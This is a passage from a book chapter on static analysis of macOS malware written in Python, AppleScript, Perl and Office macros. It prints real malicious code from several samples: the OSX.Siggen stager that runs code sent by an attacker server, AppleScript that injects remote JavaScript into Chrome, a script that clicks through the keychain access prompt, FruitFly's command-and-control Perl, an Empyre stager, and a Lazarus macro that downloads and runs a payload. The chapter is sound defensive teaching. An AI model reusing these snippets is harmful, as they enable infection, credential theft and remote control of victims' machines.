Another piece of macOS malware that is (at least partially) written in Python is OSX.Siggen. Recall that OSX.Siggen contains a bash script (c.sh) that decodes a large chunk of base64 encoded data and executes it via Python.

Decoding the data (manually via macOS's base64 utility) reveals the following Python code:

```
# -*- coding: utf-8 -*-
import urllib2
from base64 import b64encode, b64decode
import getpass
from uuid import getnode
from binascii import hexlify

def get_uid():
    return hexlify(getpass.getuser() + "-" + str(getnode()))

LaCSZMCY = "Q1dG4ZUz"
data = {
   "Cookie": "session=" + b64encode(get_uid()) + "-eyJ0eXBlIj...ifX0=",
   "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6)
AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36"
```

```
}

try:
   request = urllib2.Request("http://zr.webhop.org:1337", headers=data)
   urllib2.urlopen(request).read()
except urllib2.HTTPError as ex:
   if ex.code == 404:
       exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))
   else:
       raise
```

base64 decoded Python
(OSX.Siggen)

Let's break down the decoded Python. Following a few imports, which specify the modules and subroutines the script utilizes), the script defines a subroutine `get_uid`. This subroutine generates a unique identifier based on the user and MAC address of the infected system.

The script then builds a dictionary for the HTTP headers in a subsequent HTTP request. The embedded (hardcoded) base64 encoded data "`-eyJ0eXBlIj...ifX0=`" decodes to a JSON dictionary:


```
'{"type": 0, "payload_options": {"host": "zr.webhop.org", "port": 1337},
"loader_options": {"payload_filename": "yhxJtOS", "launch_agent_name":
"com.apple.HEYgiNb", "loader_name": "launch_daemon", "program_directory":
"~/Library/Containers/.QsxXamIy"}}'
```


base64 decoded data
(OSX.Siggen)

📝 Note:

Though the /usr/bin/base64 utility can be used to decode (via the -D flag) base64-encoded data, this can also be accomplished via the Python interpreter shell:

```
$ python
>>> import base64
>>> base64.b64decode("… base64 encoded data …")
```

Following a request to the attacker's server (via the `urllib2.urlopen` method) at `http://zr.webhop.org` on port 1337, the Python code will base64 decode and execute data extracted from the server's (404) response:

```
except urllib2.HTTPError as ex:
  if ex.code == 404:
      exec(b64decode(ex.read().split("DEBUG:\n")[1].replace("DEBUG-->", "")))
```

Unfortunately, the server (http://zr.webhop.org), was no longer serving up this final-stage payload at the time of analysis (early 2019). However, [Phil Stokes](), a well known Mac Security researcher, noted that:

> *"Further analysis shows that the script leverages a public post exploitation kit, Evil.OSX, to install a backdoor."* [14]

...and of course, the attackers could swap out the remote Python payload anytime to execute whatever they want on the infected systems!

Finally, let's look at a file named 5mLen, which turns out to be a piece of adware, written in Python. Interestingly, though, the malware authors chose to "compile" the Python code:


```
$ file ~/Downloads/5mLen

~/Downloads/5mLen: python 2.7 byte-compiled
```

Compiled Python bytecode is binary format and thus not directly "readable":

```
$ hexdump -C ~/Downloads/5mLen
00000000  03 f3 0d 0a 97 93 55 5b  63 00 00 00 00 00 00 00  |......U[c.......|
00000010  00 03 00 00 00 40 00 00  00 73 36 00 00 00 64 00  |.....@...s6...d.|
00000020  00 64 01 00 6c 00 00 5a  00 00 64 00 00 64 01 00  |.d..l..Z..d..d..|
00000030  6c 01 00 5a 01 00 65 00  00 6a 02 00 65 01 00 6a  |l..Z..e..j..e..j|
00000040  03 00 64 02 00 83 01 00  83 01 00 64 01 00 04 55  |..d........d...U|
00000050  64 01 00 53 28 03 00 00  00 69 ff ff ff ff 4e 73  |d..S(....i....Ns|
00000060  d8 08 00 00 65 4a 79 64  56 2b 6c 54 49 6a 6b 55  |....eJydV+lTIjkU|
00000070  2f 38 35 66 51 56 47 31  53 33 71 4c 61 52 78 6e  |/85fQVG1S3qLaRxn|
00000080  6e 42 6d 6e 4e 6c 73 4f  6c 2b 41 67 49 71 43 67  |nBmnNlsOl+AgIqCg|
```

Python bytecode
(file: 5mLen)

In order for static analysis to commence, the Python bytecode must first be decompiled back to (a representation of the original) Python code. An online resource, such as [www.decompiler.com/]() [15], can perform this decompilation for us:




```
# Python bytecode 2.7 (62211)
# Embedded file name: r.py
# Compiled at: 2018-07-18 14:41:28
import zlib, base64
exec zlib.decompress(base64.b64decode('eJydVW1z2jgQ/s6vYDyTsd3...SeC7f1H74d1Rw='))
```

5mLen, decompiled

Though we now have Python source code (vs. compiled binary Python bytecode), the code is clearly still obfuscated. From the API calls `zlib.decompress` and `base64.b64decode`, we can ascertain it has been base64 encoded and zlib compressed. This seeks to hinder anti-virus detections and, to some extent, slightly complicate static analysis.

The easiest way to deobfuscate the code is to convert the `exec` statement to a `print` statement. Then have the Python shell interpreter fully deobfuscate the code for us:

```
$ python
>>> import zlib, base64
>>> print zlib.decompress(base64.b64decode(eJydVW1z2jgQ/s6vYDyTsd3...SeC7f1H74d1Rw='))
from subprocess import Popen,PIPE

...

class wvn:
 def __init__(wvd,wvB):
  wvd.wvU()
  wvd.B64_FILE='ij1.b64'
  wvd.B64_ENC_FILE='ij1.b64.enc'
  wvd.XOR_KEY="1bm5pbmcKc"
```

```
  wvd.PID_FLAG="493024ui5o"
  wvd.PLAIN_TEXT_SCRIPT=''
  wvd.SLEEP_INTERVAL=60
  wvd.URL_INJECT="https://1049434604.rsc.cdn77.org/ij1.min.js"
  wvd.MID=wvd.wvK(wvd.wvj())

 def wvR(wvd):
  if wvc(wvd._args)>0:
   if wvd._args[0]=='enc99':
    pass
   elif wvd._args[0].startswith('f='):
    try:
     wvd.B64_ENC_FILE=wvd._args[0].split('=')[1]
    except:
     pass

 def wvY(wvd):
  with wvS(wvd.B64_ENC_FILE)as f:
   wvd.PLAIN_TEXT_SCRIPT=f.read().strip()
   wvd.PLAIN_TEXT_SCRIPT=wvF(wvd.wvq(wvd.PLAIN_TEXT_SCRIPT))
   wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("pid_REPLACE",wvd.PID_FLAG)
   wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("script_to_inject_REPLACE",
                                                       wvd.URL_INJECT)
   wvd.PLAIN_TEXT_SCRIPT=wvd.PLAIN_TEXT_SCRIPT.replace("MID_REPLACE",wvd.MID)

 def wvI(wvd):
  p=Popen(['osascript'],stdin=PIPE,stdout=PIPE,stderr=PIPE)
  wvi,wvP=p.communicate(wvd.PLAIN_TEXT_SCRIPT)
```

Deobfuscated Python
(file: 5mLen)

With the fully deobfuscated Python code in hand, our analysis can continue.

In the `wvn` class `__init__` method, we see references to various variables of interest, such as a base64 encoded file (`ij1.b64`), an XOR key (`1bm5pbmcKc`) and an "injection" URL (`https://1049434604.rsc.cdn77.org/ij1.min.js`). In the `wvR` method, the code checks if the script was invoked with the `f=` command line option. If so, it sets the `B64_ENC_FILE` variable to the specified file. On an infected system, the script was persistently invoked with the following: `python 5mLen f=6bLJC`, meaning the `B64_ENC_FILE` will be set to `6bLJC`.

Taking a peak at the `6bLJC` file reveals it is encoded, or possibly encrypted. Though we might be able to manually decode it (as we have an XOR key, `1bm5pbmcKc`), there is a simpler way. By inserting a `print()` statement (immediately after the logic that decodes the contents of the file), coerces the malware to output the decoded contents. This output turns out to be yet another script that the adware executes. However this script is not Python, but rather AppleScript.

📝 Note:

For a more detailed walkthrough of the static analysis of this adware, see:

"[Mac Adware, à la Python]" [16].

AppleScript
AppleScript is a (relatively) powerful scripting language, generally utilized for benign purposes, such as task automation or to interact with remote processes. Its grammar, by design, is rather close to spoken English. For example, to display a dialog with an alert, one can simply write:

```
01 display dialog "Hello World!"
```

"Hello World!"
...a la AppleScript

📝 Note:

Want to learn more about AppleScript? Checkout


"[The Ultimate Beginner's Guide To AppleScript]" [17]

Normally, AppleScripts are saved with a `.scpt` extension:

```
$ file helloworld.scpt

helloworld.scpt: AppleScript compiled
```

Such scripts can be executed via the `/usr/bin/osascript` command.

And (even when "compiled") AppleScript may be decompilable by Apple's `Script Editor`:



Apple's Script Editor

The readability of AppleScript grammar, coupled with the ability of Apple's Script Editor to parse and often decompile such scripts, makes analysis of malicious AppleScripts quite simple.

> 📝 Note:
>
> AppleScripts exported via the "Run Only" option are not "decompilable" by Apple Script Editor. This makes analysis far more complicated.

Early in this chapter, we discussed a (Python compiled) adware specimen, noting that it contained an AppleScript component. This AppleScript is first decrypted by the malicious Python code, which is then executed via a call to the `osascript` command:

```
p=Popen(['osascript'],stdin=PIPE,stdout=PIPE,stderr=PIPE)
wvi,wvP=p.communicate(wvd.PLAIN_TEXT_SCRIPT)
```

AppleScript execution
(via a malicious Python script)

The AppleScript, stored in the `wvd.PLAIN_TEXT_SCRIPT` variable, is presented below:

```
global _keep_running
set _keep_running to "1"

repeat until _keep_running = "0"
  «event XFdrIjct» {}
end repeat

on «event XFdrIjct» {}
  delay 0.5
```

```
  try
    if is_Chrome_running() then
      tell application "Google Chrome" to tell active tab of window 1
        set sourceHtml to execute javascript
"document.getElementsByTagName('head')[0].innerHTML"
        if sourceHtml does not contain "493024ui5o" then
          tell application "Google Chrome" to execute front window's active tab
javascript "var pidDiv = document.createElement('div'); pidDiv.id =
\"493024ui5o\"; pidDiv.style = \"display:none\"; pidDiv.innerHTML =
\"bbdd05eed40561ed1dd3daddfba7e1dd\";
document.getElementsByTagName('head')[0].appendChild(pidDiv);"
          tell application "Google Chrome" to execute front window's active tab
javascript "var js_script = document.createElement('script'); js_script.type =
\"text/javascript\"; js_script.src =
\"https://1049434604.rsc.cdn77.org/ij1.min.js\";
document.getElementsByTagName('head')[0].appendChild(js_script);"
        end if
      end tell
    else
      set _keep_running to "0"
    end if
  end try
end «event XFdrIjct»

on is_Chrome_running()
  tell application "System Events" to (name of processes) contains "Google Chrome"
end is_Chrome_running
```

In short, this AppleScript:

- Invokes the `is_Chrome_running` function to check if Google Chrome is running. The check is performed by "asking" the OS if the process list contains "Google Chrome":

```
tell application "System Events" to (name of processes)
  contains "Google Chrome"
```

- Grabs the HTML code of the page in the active tab via the following AppleScript:

```
tell application "Google Chrome" to tell active tab of window 1

```

```
set sourceHtml to execute javascript
"document.getElementsByTagName('head')[0].innerHTML"
```

- If said HTML does not contain `493024ui5o` the script injects and executes two pieces of JavaScript via:

```
tell application "Google Chrome" to execute front window's active tab
javascript ...
```


From our analysis, we can ascertain that the ultimate goal of this AppleScript-injected-JavaScript is to load and execute a malicious JavaScript file (`ij1.min.js`) from https://1049434604.rsc.cdn77.org/.

Unfortunately, as this URL was offline at the time of analysis (March 2019), we cannot ascertain the ultimate goal of the adware. However, such adware generally just injects ads, or popups in a user’s browser session in order to generate revenue for its authors.

> Note:
>
> For a more detailed walkthrough of the static analysis of this adware (including its AppleScript component) see:
>
> “[Mac Adware, à la Python](#)” [16].

Another (rather archaic) example of Mac malware that (ab)used AppleScript is `OSX.DevilRobber` [18]. Though this malware was largely interested in stealing bitcoins and mining cryptocurrencies, it also targeted the user’s keychain in order to extract accounts, passwords, and other sensitive information. In order to access the keychain, `OSX.DevilRobber` had to bypass the keychain access prompt, and did so, via AppleScript.

Specifically, `OSX.DevilRobber` executed a malicious AppleScript file named `kcd.scpt` via macOS’s built-in `osascript` utility. The `kcd.scpt` script sent a synthetic mouse click event to the “Always Allow” button of the keychain access prompt, allowing the contents of the keychain to be accessed:



keychain dumping logic via AppleScript (OSX.DevilRobber)

The AppleScript to perform the synthetic mouse click is straightforward; it simply “tells” the `SecurityAgent` process (that owned the keychain access Window) to click the “Always Allow” button:

```
...
tell window 1 of process “SecurityAgent”
     click button “Always Allow” of group 1
end tell
```

*synthetically dismiss a keychain access prompt via AppleScript
(kcd.scpt, OSX.DevilRobber)*

Note:

For a continued discussion on how malware author (ab)use AppleScript see:

“[How Offensive Actors Use AppleScript For Attacking macOS](#)” [19]

Perl Scripts

In the world of macOS malware, Perl is not a common scripting language. However, at least one (in)famous macOS malware specimen was written in Perl: OSX.FruitFly [20]. Created in the mid-2000s, it remained undetected in the wild for almost 15 years.

OSX.FruitFly’s main persistent component was (most commonly) named fpsaud, and was written in Perl ...albeit heavily obfuscated Perl:

```
$ file fpsaud
perl script text executable, ASCII text

$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use IPC::Open2;my$l;sub G{die if!defined
syswrite$l,$_[0]}sub J{my($U,$A)=('','');while($_[0]>length$U){die
if!sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}sub O{unpack'V',J 4}sub N{J O}sub
H{my$U=N;$U=~s/\\/\//g;$U}subI{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!defined$U;$U;
}sub K{$_[0]?v1:v0}sub Y{pack'V',$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32} ...
```

*(obfuscated) Perl
(OSX.FruitFly)*

In a detailed analysis of OSX.FruitFly [20], I noted:

> *“the obfuscation scheme is rather weak: the code is simply ‘minimized’ and the descriptive names for all variables and subroutines have been replaced with meaningless single-letter ones”* [20]

We can utilize an online Perl 'beautifier' (such as [21]), to format the malicious script (though the names of variables and subroutines remain nonsensical):

```
#!/usr/bin/perl
use strict;
use warnings;
use IO::Socket;
use IPC::Open2;

...

$l = new IO::Socket::INET(PeerAddr => scalar(reverse$g),
                          PeerPort => $h,
                          Proto => 'tcp',
                          Timeout => 10);

G v1.Y(1143).Y($q ? 128 : 0).Z(($z ? I('scutil --get LocalHostName') : '') ||
I('hostname')).Z(I('whoami'));

for (;;) {
  ...


  $C = `ps -eAo pid,ppid,nice,user,command 2>/dev/null`
  if (!$C) {
      push@ v, [0, 0, 0, 0, "*** ps failed ***"]
  }

  ...
```

"beautified" Perl script (abridged)
(OSX.FruitFly)

Though the "beautified" Perl script is still not the most trivial to read (insert Perl readability joke here), with a little patience the full capabilities of the malware can be statically ascertained.

📝 Note:

For an introduction to the Perl programming language, see:


"[Perl Tutorial]" [22]

First, the script imports various Perl modules via the `use` keyword. The `IO:Socket` module indicates network capabilities, while the `IPC:Open2` module suggests that the malware interacts with (child?) processes.

A few lines later, the script invokes `IO::Socket::INET` to create a connection to the attacker's remote command and control server.

Next, we can observe the invocation of the `scutil`, `hostname`, and `whoami`, (built-in) commands which illustrate the malware generating a basic survey of the infected macOS system.

Elsewhere, we can (statically) observe the malware invoking other commands to provide capabilities, for example invoking **`ps`** to generate a process listing.



OSX.FruitFly's protocol / control script
(and overview)

Working our way through the rest of the Perl script, we can gain a comprehensive understanding of the malware and its capabilities.

📝 Note:

For a comprehensive analysis of OSX.FruitFly (including the creation of a custom command & control server to aid in analysis), see:

"Dissecting OSX/FruitFly.B Via A Custom C&C Server" [20]

This wraps up the section on statically analyzing various script-based file formats. Next up, malicious Office documents.

(Microsoft) Office Documents

Malware researchers who analyze malicious code targeting Windows users are quite familiar with malicious, macro-laden Office Documents. Unfortunately for Mac users, opportunistic malware authors have begun to step up efforts to infect macOS Office documents.

Such documents contain either (solely) Mac-specific macro code or, in some cases, both Windows-specific and Mac-specific code (i.e. they are "cross platform").

📝 Note:

We briefly discussed malicious Office documents in the chapter on Mac malware infection vectors. Recall that macros provide a way to add executable code to Microsoft Office documents:

In this section, we'll dive deeper into analyzing such documents and present various (real-world) examples.

It is worth reiterating that Apple’s office/productivity applications (e.g. Pages, Numbers, etc.) are not susceptible to macro-based attacks. That is to say, such malware requires the targeted Mac user to open the malicious document in a Microsoft product, such as Microsoft Word (for Mac).

Using the (aforementioned) file command, one can readily identify Office documents:

```
$ file “U.S. Allies and Rivals Digest Trump’s Victory.docm”

U.S. Allies and Rivals Digest Trump’s Victory.docm: Microsoft Word 2007+
```

Determining if said document contains macros, and understanding if the embedded macros are malicious, takes a tad more effort.

There are various tools that can assist in the static analysis of malicious (macro-laden) Office documents. The oletools [23] toolset is one of the best. Free and open-source, it is:

> *“a package of python tools to analyze Microsoft OLE2 files ...such as Microsoft Office documents or Outlook messages, mainly for malware analysis, forensics and debugging.”* [23]

Within this toolset, the olevba utility is designed to extract embedded macros from Office documents. After installing oletools (e.g. via pip) execute the olevba utility with the -c flag and the path to the macro-laden document. If the document contains macros, they will be extracted and printed to standard out:

```
$ sudo pip install -U oletools

$ olevba -c <path/to/document>

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin
...
```

For example, let’s take a closer look at the “...Trump’s Victory.docm” document. First, we extract the embedded macro code (via the olevba utility):

```
$ olevba -c "U.S. Allies and Rivals Digest Trump's Victory.docm"

VBA MACRO ThisDocument.cls
```

```
in file: word/vbaProject.bin

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Sub autoopen()
Fisher
End Sub

Public Sub Fisher()

    Dim result As Long
    Dim cmd As String
    cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
    cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
    ...
    result = system("echo ""import sys,base64;exec(base64.b64decode(
                \"" " & cmd & " \""));"" | python &")
End Sub
```

embedded macro code
(extracted via olevba)

If an Office document containing macros is opened (via a Microsoft Office product), and macros are enabled, code within subroutines such as `AutoOpen`, `AutoExec`, or `Document_Open` will be automatically executed.

> 📝 Note:
>
> Macro subroutine names are case insensitive (i.e. AutoOpen and autoopen are equivalent).
>
> For more details on subroutines that are automatically invoked, see Microsoft's developer documentation:
>
> "Description of behaviors of AutoExec and AutoOpen macros in Word" [24]

The "`...Trump's Victory.docm`" document contains macro code that (if macros were enabled) would be automatically executed via the `autoopen` subroutine:

```
Sub autoopen()
  Fisher
End Sub
```

“...Trump’s Victory.docm”
macro code’s ‘entry point’

The code within the autoopen subroutine invokes a subroutine named Fisher:

```
Public Sub Fisher()

    Dim result As Long
    Dim cmd As String
    cmd = "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBvcnQgc3"
    cmd = cmd + "NsOwppZiBoYXNhdHRyKHNzbCwgJ19jcmVhdGVfdW52ZXJpZm"
    ...
    result = system("echo ""import sys,base64;exec(base64.b64decode(
                    \"" " & cmd & " \""));"" | python &")
End Sub
```

Fisher subroutine

This subroutine builds (concatenates) a large base64 encoded string (stored in a variable named cmd), before invoking the system API and passing this string to Python for execution.

Decoding the embedded string (cmd) confirms it’s Python code (which is unsurprising considering the macro code hands it off to Python). More specifically, it’s a well-known open-source post-exploitation agent; Empyre [25]:

```
$ base64 -D "ZFhGcHJ2c2dNQlNJeVBmPSdhdGZNelpPcVZMYmNqJwppbXBv ..."

dXFprvsgMBSIyPf = 'atfMzZOqVLbcj'
import ssl;
import sys, urllib2;
import re, subprocess;

cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell = True, stdout = subprocess.PIPE)
out = ps.stdout.read()
ps.stdout.close()
if re.search("Little Snitch", out):
   sys.exit()

...

a = o.open('https://www.securitychecking.org:443/index.asp').read();
key = 'fff96aed07cb7ea65e7f031bd714607d';
```

```
S, j, out = range(256), 0, []
for i in range(256):
   j = (j + S[i] + ord(key[i % len(key)])) % 256
   S[i], S[j] = S[j], S[i]

...

exec(''.join(out))
```

The goal of the malicious macro code within the "...Trump's Victory.docm" document is to download and hand off control to a fully-featured interactive backdoor. This is a common theme in macro-based attacks; who wants to write a complete backdoor in VBA!?

📝 Note:

For a thorough technical analysis of this macro attack (including a link to the malicious document), see:

"New Attack, Old Tricks:
Analyzing a Malicious Document with a mac-Specific Payload" [26]

Sophisticated APT groups, such as the Lazarus group, also leverage malicious Office documents to target macOS users. Let's briefly analyze one of their malicious creations; a macro-laden document named 샘플_기술사업계획서(벤처기업평가용.doc

```
$ file 샘플_기술사업계획서(벤처기업평가용.doc

샘플_기술사업계획서(벤처기업평가용.doc: Composite Document File V2 Document, Little
Endian, Os: Windows, Version 6.1

$ olevba -c "샘플_기술사업계획서(벤처기업평가용.doc"

Sub AutoOpen()

...

#If Mac Then
 sur = "https://nzssdm.com/assets/mt.dat"
 ...
 res = system("curl -o " & spath & " " & sur)
 res = system("chmod +x " & spath)
```

```
res = popen(spath, "r")
```

